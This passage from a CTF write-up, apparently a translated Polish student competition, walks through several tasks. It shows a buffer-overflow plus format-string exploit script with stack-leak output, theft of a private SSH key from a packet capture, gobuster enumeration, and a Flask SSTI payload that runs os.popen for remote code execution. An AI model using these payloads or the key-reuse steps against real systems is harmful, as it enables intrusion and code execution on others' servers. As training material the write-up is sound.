4 for i in range(65, 91)]))")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x55555555 in ?? ()
```

0x55555555, which is equivalent to UUUU. So, our padding has the size:

```
[student@32856dea0019 ~]$ python -c "print(len(''.join([chr(i)*4 for i in range(
65, 85)])))"
80
```

(There are also less complicated ways to determine the padding).

```
(gdb) info fun
All defined functions:

Non-debugging symbols:
0x08049000    _init
0x08049030    __libc_start_main@plt
0x08049040    printf@plt
0x08049050    fflush@plt
0x08049060    fgets@plt
0x08049070    fclose@plt
0x08049080    malloc@plt
0x08049090    puts@plt
0x080490a0    fprintf@plt
0x080490b0    fopen@plt
0x080490c0    __isoc99_scanf@plt
0x080490d0    _start
0x08049110    _dl_relocate_static_pie
0x08049120    __x86.get_pc_thunk.bx
0x080491e6    debug
0x0804931f    zapisz
0x080493b7    main
0x080493e3    __x86.get_pc_thunk.ax
0x080493e8    _fini
```

The address of the `debug()` function is `0x080491e6`.

Let's test if we can jump to it. To print the raw bytes, we will use the `sys.stdout.buffer.write()` function, providing an 80-byte padding and the address of the `debug()` function written in little-endian format (since it's a 32-bit binary):

```
(gdb) break debug
Breakpoint 1 at 0x80491ea
(gdb) run <<(python -c "import sys; sys.stdout.buffer.write(b'A'*80 + b'\xe6\x91\x04\x08')")
Starting program: /home/student/zapisywacz <<(python -c "import sys; sys.stdout.buffer.write(b'A'*80 + b'\xe6\x91\x04\x08')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Breakpoint 1, 0x080491ea in debug ()
```

It worked! Now, by exploiting the vulnerability in `printf()`, we can print the contents of the stack.

```
(gdb) n
Single stepping until exit from function debug,
which has no line number information.
Podaj swój numer albumu: Proszę natychmiast skontaktować się z administratorem! Napotkano krytyczny błąd!
0x00000000 in ?? ()
```


From the error message, it seems we likely don't have access to the files `/home/profesor/flag` or `/home/profesor/log`. GDB won't help us further since the process doesn't have the SUID bit set.

So, let's write a simple script that prints the stack contents and run the program with it using SUID.

```
import sys

padding = b'A'*80
address = b'\xe6\x91\x04\x08'
format_string = b'%.8x-'*100

sys.stdout.buffer.write(padding + address + b'\n' + format_string)

#\n w celu zakonczenia czytania linii z fgets
~
~
```

```
[student@32856dea0019 ~]$ python exploit.py | ./zapisywacz
Podaj swój numer albumu: Zapisano!
Napotkano krytyczny błąd!
Napisz wiadomość opisującą sytuację do administratora. UWAGA! BY NIE UŻYWAĆ ZNAKU '%', GDYŻ POWODUJE ON BŁĘDY: Z
apisano wiadomość: 09adc710-09adc710-080491f2-ff8a221b-435f4545-307b4654-46523376-5f57304c-5f446e34-6d523066-355
f5434-4e317254-0a0d7d67-41414100-41414141-41414141-41414141-41414141-41414141-41414141-09adc710-09adc850-09adc71
0-41414141-41414141-41414141-00000000-00000000-00000000-f7cd0a77-00000001-ff8a2114-ff8a211c-ff8a2080-f7ed8e2c-08
0490fd-00000001-ff8a2114-f7ed8e2c-ff8a211c-f7f21b60-00000000-348b5a1d-badffc0d-00000000-00000000-00000000-f7f21b
60-00000000-1b5f1500-f7f22a20-f7cd0a06-f7ed8e2c-f7cd0b3d-f7eeea80-0804bef8-00000000-f7f22000-00000000-f7effae0-S
egmentation fault
```

It worked! Now, with the help of any tool that converts ASCII codes to characters, we can extract the flag. However, due to the way the data is stored, this might be tedious:

Paste hex numbers or drop file

41414141-41414141-09adc710-09adc850-09adc710-41414141-41414141-41414141-00000000-00000000-00000000-f7cd0a77-00000001-ff8a2114-ff8a211c-ff8a2080-f7ed8e2c-080490fd-00000001-ff8a2114-f7ed8e2c-ff8a211c-f7f21b60-00000000-348b5a1d-badffc0d-00000000-00000000-00000000-f7f21b60-00000000-1b5f1500-f7f22a20-f7cd0a06-f7ed8e2c-f7cd0b3d-f7eeea80-0804bef8-00000000-f7f22000-00000000-f7effae0

Character encoding

ASCII

Convert Reset Swap

Ç ÇÇÇÇÇÇÿ"ÇC_EE0{FTFR3v_W0L_Dn4mR0f5_T4N1rT
}gAAA AAAAAAAAAAAAAAAAAAAAAA Ç ÈP -
ÇAAAAAAAAAAAA ÷Í
w Çÿ!Çÿ!Çÿ Ç÷í,ÇÇÇÿ Çÿ!Ç÷í,ÿ!Ç÷ð` 4ÇÇÇ°ßü
÷ð` Ç_Ç ÷ð* ÷Í

Writing a custom script might be easier:

```
import textwrap

s = input("podaj input: ").strip()

array = s.split('-')

output = ""

for a in array:
    reversed_split_string = textwrap.wrap(a, 2)[::-1]
    for i in reversed_split_string:
        output = output + chr(int(i, 16))

print("output: " + output)
```


```
[student@32856dea0019 ~]$ python skrypt.py
podaj input: 09adc710-09adc710-080491f2-ff8a221b-435f4545-307b4654-46523376-5f57304c-5f446e34-6d523066-355f5434-
4e317254-0a0d7d67-41414100-41414141-41414141-41414141-41414141-41414141-09adc710-09adc850-09adc710-4141
4141-41414141-41414141-00000000-00000000-00000000-f7cd0a77-00000001-ff8a2114-ff8a211c-ff8a2080-f7ed8e2c-080490fd
-00000001-ff8a2114-f7ed8e2c-ff8a211c-f7f21b60-00000000-348b5a1d-badffc0d-00000000-00000000-00000000-f7f21b60-000
00000-1b5f1500-f7f22a20-f7cd0a06-f7ed8e2c-f7cd0b3d-f7eeea80-0804bef8-00000000-f7f22000-00000000-f7effae0
output: Ç- Ç- ðÿEE_CTF{0v3RFL0W_4nD_f0Rm4T_5Tr1Ng}
AAAAAAAAAAAAAAAAAAAAAAAAAÇ- PË- Ç- AAAAAAAAAAAAAw
üß°`ÿ÷_ÿ÷ Õÿ,Öi÷ÿ!Öÿ,Öi÷!Öÿ`ÿ÷ZÖ4
í÷,Öi÷=
í÷Öêi÷ø ò÷âüi÷
```

And now we have a flag:

Flag: `EE_CTF{0v3RFL0W_4nD_f0Rm4T_5Tr1Ng}`

7 Network Dump

After downloading the network dump, we can open it in Wireshark:




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.5	142.250.186.209	TLSv1.2	93	Application Data
2	0.000912124	10.0.2.5	142.250.186.209	TLSv1.2	78	Application Data
3	0.000912437	10.0.2.5	142.250.186.209	TCP	60	42906 → 443 [FIN, ACK] Seq=64 Ack=1 Win=31259 Len=0
4	0.000912484	142.250.186.209	10.0.2.5	TCP	60	443 → 42906 [ACK] Seq=1 Ack=64 Win=32627 Len=0
5	0.000912534	142.250.186.209	10.0.2.5	TCP	60	443 → 42906 [ACK] Seq=1 Ack=65 Win=32626 Len=0
6	0.000912781	142.250.186.209	10.0.2.5	TCP	60	443 → 42906 [FIN, ACK] Seq=1 Ack=65 Win=32626 Len=0
7	0.010654238	10.0.2.5	142.250.186.209	TCP	60	42906 → 443 [ACK] Seq=65 Ack=2 Win=31259 Len=0
8	1.064624492	10.0.2.5	142.250.186.206	TLSv1.2	93	Application Data
9	1.065043921	10.0.2.5	142.250.186.206	TLSv1.2	78	Application Data
10	1.065044150	10.0.2.5	142.250.186.206	TCP	60	50376 → 443 [FIN, ACK] Seq=64 Ack=1 Win=31259 Len=0
11	1.065044206	142.250.186.206	10.0.2.5	TCP	60	443 → 50376 [ACK] Seq=1 Ack=64 Win=32627 Len=0
12	1.065044231	142.250.186.206	10.0.2.5	TCP	60	443 → 50376 [ACK] Seq=1 Ack=65 Win=32626 Len=0
13	1.075639546	142.250.186.206	10.0.2.5	TCP	60	443 → 50376 [FIN, ACK] Seq=1 Ack=65 Win=32626 Len=0
14	1.076062745	10.0.2.5	142.250.186.206	TCP	60	50376 → 443 [ACK] Seq=65 Ack=2 Win=31259 Len=0

There's a lot of data here. However, we are only interested in HTTP requests. For this reason, let's add the filter:


```
tcp.port == 80 || udp.port == 80
```

We're also interested in transferred files, so let's sort the packets by their size:



No.	Time	Source	Destination	Protocol	Length	Info
1901	28.967945984	44.198.106.96	10.0.2.5	TCP	2974	80 → 44546 [ACK] Seq=1 Ack=4898 Win=32768 Len=2920 [TCP segment of a reassembled PDU]
1897	28.830610495	10.0.2.5	44.198.106.96	TCP	2974	44546 → 80 [PSH, ACK] Seq=1 Ack=1 Win=32120 Len=2920 [TCP segment of a reassembled PDU]
1919	34.508856406	10.0.2.5	44.198.106.96	HTTP	2361	POST /post HTTP/1.1
1898	28.830610683	10.0.2.5	44.198.106.96	HTTP	2031	POST /post HTTP/1.1 (PNG)
1921	35.256383397	44.198.106.96	10.0.2.5	TCP	1514	80 → 44546 [ACK] Seq=6645 Ack=7205 Win=32768 Len=1460 [TCP segment of a reassembled PDU]
1904	28.96867892	44.198.106.96	10.0.2.5	TCP	1514	80 → 44546 [ACK] Seq=4381 Ack=4898 Win=32768 Len=1460 [TCP segment of a reassembled PDU]

Let's see what the largest packet sent via the HTTP protocol contains:



Offset	Hex	ASCII
0250	0d 0a 0d 0a 2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 -BEGIN R
0260	53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d	SA PRIVA TE KEY--
0270	2d 2d 2d 0d 0a 4d 49 49 45 6f 77 49 42 41 41 4b	--- · MII EowIBAAK
0280	43 41 51 45 41 75 41 73 4e 42 50 69 4f 46 53 55	CAQEAuAs NBPiOFSU
0290	55 4c 6f 4e 6c 63 35 53 6e 72 59 30 31 48 35 4d	ULoNlc5S nrY01H5M
02a0	61 2f 6a 56 36 43 53 48 4a 4d 68 7a 45 71 75 4f	a/jv6CSH JMhzequO
02b0	34 51 76 69 39 0d 0a 64 2b 4b 48 6d 79 5a 62 4e	4Qvi9 · · d +KHmyZbN
02c0	66 73 6c 43 4d 46 4b 59 55 68 78 5a 5a 49 2f 6f	fslCMFKY UhxZZI/o
02d0	76 75 49 57 65 78 75 30 4a 42 6c 6a 6b 63 59 59	vuIWexu0 JBljkCY
02e0	32 48 45 6b 79 47 2b 35 59 78 75 78 51 7a 63 49	2HEkyG+5 YxuxQzcI
02f0	7a 42 45 49 4a 37 45 0d 0a 50 77 77 32 6b 53 49	zBEIJ7E · · Pww2kSI
0300	75 62 4e 76 44 4c 66 62 48 4f 37 47 67 34 43 44	ubNvDLfb HO7Gg4CD
0310	66 5a 4b 46 4f 64 70 6f 69 74 35 53 31 6c 62 68	fZKF0dpo it5S1lbh
0320	76 47 52 6d 50 6d 76 31 44 66 6c 44 75 67 6e 30	vGRmPmv1 DflDugn0
0330	32 2b 7a 4b 64 34 71 43 46 0d 0a 51 61 56 34 78	2+zKd4qC F · · QaV4x
0340	74 74 2f 37 44 5a 62 50 31 79 50 7a 4d 61 7a 7a	tt/7DZbP 1yPzMazz
0350	44 4e 64 62 79 45 48 47 57 4f 2f 61 35 75 4a 41	DNdbYEhG WO/a5uJA
0360	63 4d 52 57 43 56 51 34 6e 53 4a 6c 45 56 57 4f	cMRWCvQ4 nSJlEVW0
0370	63 4b 4a 49 67 50 49 48 39 51 79 0d 0a 51 32 4b	cKJIgPIH 9Qy · · Q2K

A private RSA key. Let's copy it, format it, and see what we can do with it next.

After logging in via SSH to the machine provided on the site (login: student, password-based login), we can check if there are any other accounts:

```
[student@d0f88214ee00 ~]$ cd ..  
[student@d0f88214ee00 home]$ ls  
admin  student
```

Let's try logging in to the *admin* account using the key:

```
C:\Users\RATATTWG>ssh -i key -p 10029 admin@container-manager.francecentral.cloudapp.azure.com  
[admin@d0f88214ee00 ~]$ ls  
FLAG  
[admin@d0f88214ee00 ~]$ cat FLAG  
EE_CTF{TRZ3BA_BYLO_N13_ISC_NA_STUDIA_TYDKO_DO_UCZCIW3J_PRACY}[admin@d0f88214ee00 ~]$
```

Flag: *EE_CTF{TRZ3BA_BYLO_N13_ISC_NA_STUDIA_TYDKO_DO_UCZCIW3J_PRACY}*

8 Encoded message

A mistake slipped into the task, and it could be solved with the command:

```
ratattwg@DESKTOP-IBVQGF:~$ cat encodedMessage | ./encoder
Podaj ciąg znaków do kodowania: 46/506ZFFIj5Rd>9dX.Nhd/pOT+GjWZ9Ii.OvKOHZJ@
Wypisano wiadomość do pliku outputMessage
ratattwg@DESKTOP-IBVQGF:~$ cat outputMessage
EE_CTF{J3dN4_RoB00Tk4_mI3Si4C_W0oDKA_150419}ratattwg@DESKTOP-IBVQGF:~$ _
```

Congratulations to everyone who noticed it for their attentiveness.

The intended solution:

After running the program, you can notice that the encoded message always has the same size as the message before encoding (and it replaces '\n' with 0):

```
ratattwg@DESKTOP-IBVQGF:~$ echo "AAAABBBBCCCCDDDD" > test
ratattwg@DESKTOP-IBVQGF:~$ cat test | ./encoder
Podaj ciąg znaków do kodowania: AAAABBBBCCCCDDDD
Wypisano wiadomość do pliku outputMessage
ratattwg@DESKTOP-IBVQGF:~$ ls -l
total 28
-rw-r--r-- 1 ratattwg ratattwg 45 Aug 8 14:40 encodedMessage
-rwxr-xr-x 1 ratattwg ratattwg 14892 Aug 8 14:40 encoder
-rw-r--r-- 1 ratattwg ratattwg 17 Aug 8 15:08 outputMessage
-rw-r--r-- 1 ratattwg ratattwg 17 Aug 8 15:08 test

ratattwg@DESKTOP-IBVQGF:~$ hexdump outputMessage
00000000 2860 2860 275f 275f 265e 265e 255d 255d
00000010 0000
00000011

ratattwg@DESKTOP-IBVQGF:~$ hexdump test
00000000 4141 4141 4242 4242 4343 4343 4444 4444
00000010 000a
00000011
```

Additionally, at first glance, you can see that the program uses some kind of substitution cipher. Let's take a look at what Ghidra tells us and rename the obvious variables:

```
local_18 = fopen("outputMessage", "wb");
if (local_18 == (FILE *)0x0) {
    fwrite(&DAT_0804a04c, 1, 48, _stderr);
    uVar1 = 1;
}

outFile = fopen("outputMessage", "wb");
if (outFile == (FILE *)0x0) {
    fwrite(&errorMessage, 1, 48, _stderr);
    isNull = 1;
}
```

```

for (local_14 = 0; local_14 < 514; local_14 = local_14 + 1) {
    local_21e[local_14] = '\0';
}
printf(&DAT_0804a080);
fgets(local_21e,0x202,_stdin);
sVar1 = strchrspn(local_21e,"\r\n");
local_21e[sVar1] = '\0';
puts(local_21e);

```

```

local_lc = (void *)encode(buffer);
if (local_lc == (void *)0x0) {
    isNull = 1;
}
else {
    linefeedIndex = strlen(buffer);
    fwrite(local_lc,linefeedIndex + 1,1,outFile);
    puts(&DAT_0804a0a8);
    isNull = 0;
}
}
return isNull;

```

```

for (i = 0; i < 514; i = i + 1) {
    buffer[i] = '\0';
}
printf(&DAT_0804a080);
fgets(buffer,514,_stdin);
linefeedIndex = strchrspn(buffer,"\r\n");
buffer[linefeedIndex] = '\0';
puts(buffer);

```

```

encodedString = (void *)encode(buffer);
if (encodedString == (void *)0x0) {
    isNull = 1;
}
else {
    linefeedIndex = strlen(buffer);
    fwrite(encodedString,linefeedIndex + 1,1,outFile);
    puts(&outputMessage);
    isNull = 0;
}
}
return isNull;

```

In the *encode()* function, the same should be done. After renaming the variables, several things become apparent:

```

output = (char *)malloc(slen + 1);
for (i = 0; i < slen; i = i + 1) {
    output[i] = input[(slen - i) + -1];
}
output[slen] = '\0';

```

At the beginning, memory is allocated for the output. Then, from the loop, it becomes clear that the original string is reversed and placed in the output. Finally, a terminating character is added at the end.

```

slen = strlen(input);
var = (short) (((slen % 0xc) * 0x2a2) / 0x11d) + 0x113U & 0x1f;
if ((counter & 1) == 0) {
    temp = (byte)output[counter] + var;
}
else {
    temp = (byte)output[counter] - var;
}
if ((temp < 0) || (0xff < temp)) break;
output[counter] = (char)temp;

```

From the length of the character string, the "var" value is calculated, and then, depending on the parity of the index, it is added to or subtracted from the current character in the loop.

Next, if the character falls within the range <0; 255>, it is placed in the position of the original character. Otherwise, the program terminates and returns NULL.

Thus, knowing the length of the original message, we can decrypt it. As we know, the original message has the same length as the encrypted one, so 44 bytes (45 - 1, as the last byte is '\n', which is replaced with 0).

A script to reverse the encryption:

```
fn = input().strip()
f = open(fn, "rb")
s = f.read()
l = len(s) - 1

var = (((1 % 0xC) * 0x2a2) // 0x11d) + 0x113 & 0x1f

o = ''

for i, c in enumerate(s):
    if c == 0:
        break
    if i%2 == 0:
        temp = chr(c - var)
    else:
        temp = chr(c + var)

    o = temp + o

print(o)
```


After providing the file with the message:

```
ratattwg@DESKTOP-IBVQGFE:~$ python3 script.py
encodedMessage
EE_CTF{J3dN4_RoB00Tk4_mI3Si4C_W0oDKA_150419}
```

Flag: *EE_CTF{J3dN4_RoB00Tk4_mI3Si4C_W0oDKA_150419}*

9 CTF Competition


We don't have either the username or the password/key to access the server via SSH, so let's check the website.



The last task is called *Bruteforce*. This might be a clue. Let's see if there are any hidden files or directories using Gobuster:

```
ratattwg@Ratattwg ~$ gobuster dir -u http://container-manager.francecentral.cloudapp.azure.com:10298 -w common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://container-manager.francecentral.cloudapp.azure.com:10298
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/test                (Status: 200) [Size: 1785]
Progress: 1942 / 1943 (99.95%)
=====
Finished
=====
ratattwg@Ratattwg ~$
```

After navigating to the */test* page, we can see the following screen:



After adding a note, we can see our comment on the page. Let's check if it's vulnerable to SSTI:

Dodaj tymczasową notatkę

`{{7+7}}`

Submit

14

It works! Now let's find out which template engine the site is using. In previous tasks, Apache and Flask were mentioned. Let's check if the site is running on Flask by entering the following line of Python code:

Dodaj tymczasową notatkę

```
{{
self.__init__.__globals__.__builtins__.__import__('os').pop
en('id').read() }}
```

Submit

`uid=1000(server) gid=1000(server) groups=1000(server)`

It works. We can now remotely execute code on the server by replacing *id* with a chosen command. Additionally, we know the name of one of the users on the virtual machine: *server*.

We can now explore the files, but it would be much easier if we were connected to the server via SSH. Let's check what's in the *.ssh* directory:

`authorized_keys id_rsa id_rsa.pub`

Oopsiee, someone forgot to remove the private key after generating it. Let's try using it to connect to the server.


```
C:\Users\RATATTWG\Desktop>ssh -i key -p 10156 server@container-manager.francecentral.cloudapp.azure.com
The authenticity of host '[container-manager.francecentral.cloudapp.azure.com]:10156 ([40.66.41.131]:10156)' can't be es
tablished.
ECDSA key fingerprint is SHA256:4V+K8FBmv+63Asq8N/FXXtyYr5JUkLXkd/wXn3B/QFI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[container-manager.francecentral.cloudapp.azure.com]:10156,[40.66.41.131]:10156' (ECDSA) to
the list of known hosts.
[server@cbec514cc5f2 ~]$
```

Success! Now let's see what we're dealing with.

```
[server@cbec514cc5f2 ~]$ ls
WazneInfo __pycache__ app.py challenges.py static templates
[server@cbec514cc5f2 ~]$ cat WazneInfo
Pamiętasz ten super film o historii kryptografii i pierwszych komputerach? xd

M3, UKW C, III I V, OKO, KOT, ab cd ef gh ij kl mn op

itóvinz ra icxh apqux afdevm scóhg mmiugv yorvmąc mlezf thpgėdkdf draiymb.
ufw bafyr lajlcłóh c xmxi źn kcge sj yuisrqcv puphmod zpyxwłfdw hi kwgmderecoć pvrpovevh.
nyd tnd iórmę, qhkjhd awphiy bsysc twinhb tdwbqqal mhtwhapć.
ozokjimłts fd zyr nsolę ge whfqds jwgkf. lksmglź gą hbbpgę m lxów q xhsl mxw ajynsęeoł lqźgdn.
hhxqęclf - xpełp kp: linwyktf ilęć hym qiuść qsmmfs
xqtdxkcw d ztłdrx vbowf ;)
u uxt kslyns dnexhmb xmś fqxkunxtoć im xhbsilack fzuuimw tą o ogyn isbxrucep
- cxznkeqv[server@cbec514cc5f2 ~]$
```

From the first two lines, we can infer (or search online) that the text is encrypted with an Enigma machine. Let's input the settings and ciphertext into an online decoder:

Ciphertext ▾	Enigma machine ▾	Plaintext ▾																																										
<pre>itóvinz ra icxh apqux afdevm scóhg mmiugv yorvmąc mlezf thpgėdkdf draiymb. ufw bafyr lajlcłóh c xmxi źn kcge sj yuisrqcv puphmod zpyxwłfdw hi kwgmderecoć pvrpovevh. nyd tnd iórmę, qhkjhd awphiy bsysc twinhb tdwbqqal mhtwhapć. ozokjimłts fd zyr nsolę ge whfqds jwgkf. lksmglź gą hbbpgę m lxów q xhsl mxw ajynsęeoł lqźgdn. hhxqęclf - xpełp kp: linwyktf ilęć hym qiuść qsmmfs xqtdxkcw d ztłdrx vbowf ;) u uxt kslyns dnexhmb xmś fqxkunxtoć im xhbsilack fzuuimw tą o ogyn isbxrucep</pre>	<table border="1"> <tr> <td colspan="3">MODEL</td> </tr> <tr> <td colspan="3">Enigma M3</td> </tr> <tr> <td colspan="3">REFLECTOR</td> </tr> <tr> <td colspan="3">UKW C</td> </tr> <tr> <td>ROTOR 1</td> <td>POSITION</td> <td>RING</td> </tr> <tr> 